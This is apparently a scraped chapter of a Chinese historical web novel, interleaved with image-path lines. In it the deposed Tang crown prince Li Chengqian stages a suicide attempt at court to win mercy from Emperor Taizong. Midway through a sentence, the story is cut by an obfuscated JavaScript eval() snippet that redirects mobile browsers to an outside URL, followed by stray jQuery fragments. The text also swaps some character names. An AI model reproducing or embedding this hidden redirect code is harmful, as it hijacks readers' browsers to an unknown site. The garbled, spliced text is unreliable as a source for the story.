翌日一早。
早朝照旧。
太极殿上,文武百官分列两列,气氛比昨日更加压抑。
先前早朝之上,李世民仅废黜李承乾太子之位,但如何处置李承乾却是悬而未决。
众人皆知,今日早朝十有八九又要为此事争执不休。
李世民端坐龙椅,脸色沉沉。
百官行礼毕后,和众人想的一样,魏王李泰已沉不住气,率先出列:“父皇,儿臣有事启奏。”
“你说。”
李泰看向上首的李世民,一字一顿:“儿臣以为,废太子李承乾当日身为储君,不思君恩,反倒密谋兵变。”
“此乃忤逆不孝,罪大恶极,按律当斩!”
他深知李世民对他态度越来越敷衍,若再这样拖下去,他的太子之位就没了,必须得快刀斩乱麻。
随着李泰的话音落下,岑文本、苏勖等人纷纷附和,他们和李泰的想法一样。
龙椅上的李世民听到这话,脸色愈发阴沉。
他的目光久久落在志得意满的李泰身上,一言不发。
他在等——等李泰顾念手足之情。
等李泰回心转意。
等李泰尚有一丝良知。
可李世民等了许久,仍未等到李泰开口。
反倒是孙伏伽战战兢兢上前:“陛下。”
“臣以为废太子李承乾乃受人挑唆,虽有罪,却也罪不至死。”
长孙无忌等人就像李世民肚子里的蛔虫一样,自知李世民心意,也纷纷上前附和。
一时间,两派各执一词,争执不休。
每日早朝之上,众人因此事是争论不休,李世民也深知此事不能继续这般下去,便道:“逆子李承乾身为朕与长孙皇后嫡长子,谋反一事虽已证据确凿,但或有误会。”“来人,传朕旨意,宣李承乾觐见。”
长孙无忌等人听到这话,皆是意料之中。
他们都知道李世民是想留李承乾一命,今日定会为李承乾开脱。
唯有李泰脸上露出几分狂色——
他和李承乾一起长大,李承乾是何等性子,他比谁都清楚。
只要他当众激上几句,李承乾今日就死定了。
很快,李承乾就不急不缓走了进来。
李世民见尚不到一个月的时间李承乾就憔悴不少,心里多少有些不是滋味。
李承乾一瘸一拐,躬身上前:“儿臣参见父皇。”
李世民微微颔首。
他居高临下,正色开口:“事情已至今日,你可还有什么话想说?”
李承乾缓缓抬头,一字一顿道:“父皇,儿臣无话可说。”
“儿臣自知罪该万死,愧对天地,愧对您和在天有灵的母后。”
“儿臣自幼蒙父皇悉心教养,寄予厚望,身为储君,享尽荣华,本该兢兢业业,辅佐父皇。”
“可儿臣却是昏庸糊涂,听信小人谗言,行此谋逆大错,儿臣……万死难辞其咎!”
他这话虽是得李象提醒,此时此刻却也是他的真心话。
说着说着,他的眼泪落下,更是泣不成声起来:“想当年,母后早逝。父皇疼惜儿臣,百般纵容。”
“可儿臣却不知足,一步步走入歧途。”
“但从始至终,儿臣都未有过弑父弑君之心,只是走投无路,一时糊涂。”
“如今已铸成大错,儿臣甘愿受罚,只求父皇念在父子一场,念在母后抚育之情,放过儿臣身边无辜之人,饶过……我儿李象与李厥……”
听到这般肺腑之言,李世民脸色也不好看。但比起他来,李泰脸色却是更加难看——
人人皆知李承乾平日里是莽撞直性子,今日怎么会使这一出?
到底是谁教他的?
李泰深知李承乾这话一出,他就要不了李承乾的命,便下意识脱口而出:“李承乾,你休在此演苦肉计!”
“你更莫要将谋逆之罪推给旁人!”
“你乃东宫之主,没有你的授意,谁敢撺掇你谋反……”
只是,李世民并未纵容他继续说下去,一拍龙椅,厉声呵道:“住口!”
“朕问话时,你休得插嘴!”
李象又是一愣,从前父皇从未当众落过他的面子,如今为了逆子李承乾,竟会如此?
可如今他就算再不甘心,却也只能退下。
李世民看向李承乾,又道:“你,继续说。”
李承乾已满脸是泪,他更是撩起衣袍,跪地重重磕头:“父皇,儿臣罪孽深重,无颜苟活于世。”
“今日,儿臣便以死谢罪,告慰母后在天之灵……”
话没说完,他就突然起身,朝一旁的殿柱狠狠撞了过去。
一旁有大臣想要阻拦,却还是迟了一步。
众人只听“砰”的一声闷响,又见李承乾应声倒地,更见着李承乾脑门上的鲜血冒了出来。
李承乾当场就昏死了过去。
李世民惊得猛地起身,厉声喊道:“承乾?”
“承乾!”
继而,他连忙吩咐:“来人!”
“快传御医!”
他脸上的急色,是怎么都藏不住。
李泰先是面上一;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17676715|207501||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
喜,想着李承乾今日若真的死了,自己以后也能高枕无忧。
但他转而却见着李承乾胸口微微起伏,又腾升起了怒意——
以李承乾的性子,怎会想出如此高明的苦肉计?
经此一事,李承乾这条贱命就保住了。
不过,到底是谁在背后为李承乾出谋划策?
很快。
殿外就有御医匆匆闯了进来。
一个个御医甚至来不及行礼,连忙给李承乾诊治起来。
为首的御医先是止住了李承乾头上的血窟窿,这才跪地道:“启禀陛下,太子殿下……不,承乾郎君伤势严重,失血过多,好在暂无性命之忧,得立刻医治。”
“你们一个个还愣着做什么?还不赶快全力医治,务必要保住承乾的性命!”李世民也红了眼眶,语气森冷,“若是他有个三长两短,你们全都跟他陪葬!”
一众御医顿时不敢耽搁,连忙上前,吩咐内侍将李承乾抬至卧房。
李泰也匆匆赶了过来。
他就算是心有不甘,但形势逼人,却也不敢多言。
屋子里挤满了人。
却是鸦雀无声。
只有御医为李承乾救治时发出的细碎声响。
……
而另一边。
李象一早就吩咐陈福顺派人盯着早朝之上的动静。
当李象听说李承乾于早朝之上撞柱后是一点不意外,毕竟这办法是他教的。
可当他听说李承乾命悬一线时,却是吓得一个激灵,起身就朝外走去:“怎么会这样?”
“阿耶不是说是装腔作势吗?怎么会成这样子……”
他话说到一半就猜到怎么一回事。
阿耶定是清楚苦肉计演得越逼真,他们这些家眷就越安全。
父母爱子之深是他没想到的。
如今,李象什么都顾不上,匆匆抬脚走了出去。
他刚进屋,就见到李承乾一脸苍白躺在床上,李承乾额上的血已经止住了,一个个御医仍在忙活。
李象顾不得请安行礼,上前就握住李承乾的手,吓得身子微微有些发抖。
李世民心情亦不好,沉声道:“你莫要担心,有朕在,有一众御医在呢……”
只是他的话还未说完,李象就察觉到李承乾手里是冰凉凉的。他打开李承乾的手一看,却见着里面躺着一枚玉佩。
他下意识将这枚玉佩拿了起来。
李世民见状,先是不解,可在他看清楚玉佩上的纹路时,却是愣住了。
李象不解道:“皇祖父,这枚玉佩是……”